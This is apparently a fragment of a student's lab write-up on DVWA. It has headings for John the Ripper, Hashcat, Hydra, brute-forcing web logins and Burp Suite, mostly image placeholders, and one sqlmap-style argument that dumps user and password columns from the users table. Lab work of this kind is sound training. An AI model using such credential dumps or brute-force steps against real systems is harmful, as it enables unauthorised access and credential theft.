
**-D dvwa -T users -C user,password --dump**

****

**John the Ripper**


****

**Hashcat**


****

(not sure if there’s a deliverable but this one would have run if my device had more space available.)


**Hydra:**

****

**Exercise 1 – Brute-Forcing Web Logins**



Logging in using the usernames and passwords:



**Exercise 2 – Burp Suite**

